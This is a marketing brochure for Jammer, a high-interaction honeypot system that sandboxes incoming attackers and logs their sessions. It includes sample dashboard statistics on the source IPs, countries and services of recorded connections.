Jammer

High Interaction Threat detection system

Salvatore Castanò
CEO – managing director
salvatore.castano@infinitaware.com
https://infinitaware.com

Jammer is a **High Interaction Threat detection system**, which will improve the level of security of your enterprise network via the following phases:

DETECT

Jammer detects in real time all the connections incoming towards your network, creating configurable isolated environments where the attacker activity is redirected and saved.

ANALYZE

Jammer provides all the instrumentation to analyze sessions' specifics via a modern web UI, both for live inspection and post-analysis. Sessions can be tagged, searched, logs can be downloaded and processed offline.

REACT

To lively improve the level of security of your infrastructure, Jammer provides APIs that can be integrated in your tooling to promptly react on new emerging threats.

PROTECT

Via this set of instrumentation, your infrastructure will automatically improve its level of security, and analysts are provided with all the instrumentation needed to analyze and implement custom security measures.

What does Jammer do?

EXPOSE REAL NETWORK SERVICES

On connection every attacker is given its own sandbox

COLLECT ATTACKER DATA

Network data, host information, executed commands etc.

EXPLORE DATA

Search through data in full-text mode or with our custom built in language

STAGED ROUTINES ENGINE

Create staged routines to automatically tag threats, generate reports, feed other systems

INTEGRATE

Integrate in your own infrastructure through Jammer REST APIs


GENERATE REPORTS

Generate and share threat reports

ALLOWS ADDING AND EXPOSING NEW SERVICES WITH EASE

Jammer already comes with a plethora of well-known services sandboxes (SSH, Telnet, Samba, etc.) but its design and modularity allows adding and exposing new services for attackers as desired with extreme ease.

How does Jammer work?



1

Configure services and chose port-mapping rules

2

Attacker tries to **probe** an open port controlled by Jammer Proxy

3

Attacker gets redirected into its own **sandbox**

4

Jammer stores **network/processes info/logs**

5

Sandbox gets destroyed after customizable **TTL expires**

6

Data is available into **knowledge base**

7

Work with your **data** as you're pleased

THREAT INTELLIGENCE DATA GENERATION

Jammer generated data comes in world-standard formats, such as CSV, PCAP and JSON API. Such data can be used to create, store and host a custom threat intelligence database.

ALERT GENERATION: FIREWALL/IDS/IPS LIVE CONFIGURATION

Jammer live activity and monitoring systems can be used to automatically configure and interact with firewall systems already present in your infrastructure.


PENETRATION TESTING TRAINING

Via its set of instrumentation, Jammer can be easily used as a laboratory to train and prepare analysts against real threats and attack scenarios.

LIVE INFRASTRUCTURE MONITORING

Jammer tracks attackers' sessions live. Its Web UI automatically shows newcoming attacks, sessions, and real time logs.

Home dashboard section



170	Countries
3210	Orgs
11586	Hostnames
4716	Cities
1	Pot types
26736	Source IPs

Top hostnames

n.d.	85416
45-179-144-38.hilan.com.br	2510
corporativo.static.gvt.net.br	1271
static.vnpt.vn	1242
static.190.215.165.146.gtdinternet.com	1072

Top organizations

n.d.	25968
AS45102 Alibaba (US) Technology Co., Ltd...	13414
AS37963 Hangzhou Alibaba Advertising Co....	9055
AS4134 CHINANET-BACKBONE	4753
AS14061 DigitalOcean, LLC	3538

Top source IPs

45.179.144.38	2567
109.94.101.122	1949
47.110.153.239	1684
187.115.163.147	1492
8.217.110.247	1339

Top pots

sshd	52147
samba	21613
telnetd	20443
HTTPd	8217
smtp	5852

World heatmap

Top countries

China	22981
Hong Kong	16160
U. S. A.	10259
Brazil	6834
Netherlands	6152


Top cities

Hong Kong	15633
n.d.	8399
Hangzhou	4855
Amsterdam	4288
Beijing	3297

Attacks over time

Home section shows prominent statistics about collected data

Live monitor section



8 live pots

RDP
podman
jammer-1
2024-06-22 01:40:54 PM
190.215.165.146:64021
46 0 0 4
Chile
Santiago

RDP
podman
jammer-1
2024-06-22 01:41:46 PM
45.137.201.237:61287
46 0 0 3
Germany
Aachen

sshd
podman
jammer-1
2024-06-22 01:42:58 PM
47.109.109.106:56346 + 21
16 210 0 0
China
Chengdu

telnetd
podman
jammer-1
2024-06-22 01:43:27 PM
210.195.252.164:33870 + 1
0 19 2 13
Malaysia
Putra Heights

smtp
podman
jammer-1
2024-06-22 01:44:00 PM
79.110.62.14:35326
4 19 0 0
Netherlands
Amsterdam

sshd
podman
jammer-1
220.203.12.53:38412
2 15 0 0

Last 5 pots

U. S. A.
Texarkana
24.119.65.136
telnetd
1 21 1 12

Korea Republic
Seonghwan
59.13.161.76
telnetd
1 21 1 16


China
Chengdu
47.109.109.106
sshd
25 313 0 0

Poland
Warsaw
149.50.103.48
HTTPd
2 2 0 0

Guatemala
Villa Nueva
190.149.74.170
samba
2 4 16 4

